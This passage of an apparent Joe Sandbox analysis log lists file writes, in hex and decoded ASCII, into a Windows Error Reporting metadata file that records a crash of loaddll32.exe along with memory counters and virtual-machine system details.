C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3274	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3278	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3288	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3378	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3382	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3392	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3466	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3470	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3480	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 31 00 34 00 32 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>51421</PageFaultCount>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3556	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3560	2	09 00		success or wait	5	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3570	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 35 00 32 00 36 00 35 00 35 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>115265536</PeakWorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3670	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3674	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3684	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 35 00 32 00 36 00 35 00 35 00 33 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>115265536</WorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3768	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3772	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3782	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 33 00 31 00 36 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1031632</QuotaPeakPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3898	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3902	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3912	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 38 00 30 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>988088</QuotaPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 34 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>84440</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 36 00 30 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>76096</QuotaNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 38 00 39 00 38 00 35 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>40898560</PagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 31 00 33 00 39 00 38 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>41398272</PeakPagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 38 00 39 00 38 00 35 00 36 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>40898560</PrivateUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6DD7497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4808	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4870	4	0d 00 0a 00		success or wait	8	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4874	2	09 00		success or wait	16	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	4878	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5520	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5524	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5526	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5566	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5570	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5572	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5610	4	0d 00 0a 00		success or wait	6	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5614	2	09 00		success or wait	12	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	5618	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6172	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6176	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6178	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6218	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6222	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6224	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6262	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6266	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6270	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6364	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6368	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6372	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6b 00 6b 00 66 00 75 00 70 00 6c 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>kkfupl, Inc.</SystemManufacturer>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6478	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6482	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6486	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6b 00 6b 00 66 00 75 00 70 00 6c 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>kkfupl7,1</SystemProductName>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6582	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6586	2	09 00		success or wait	2	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6590	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6710	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6714	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6718	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 38 00 39 00 30 00 37 00 36 00 35 00 31 00 30 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1589076510</OSInstallDate>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6800	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6804	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6808	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6910	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6914	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6918	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6986	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6990	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	6992	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7032	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7036	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7038	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7072	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7076	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7080	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7176	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7180	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7182	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7218	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7222	2	09 00		success or wait	1	6DD7497A	unknown
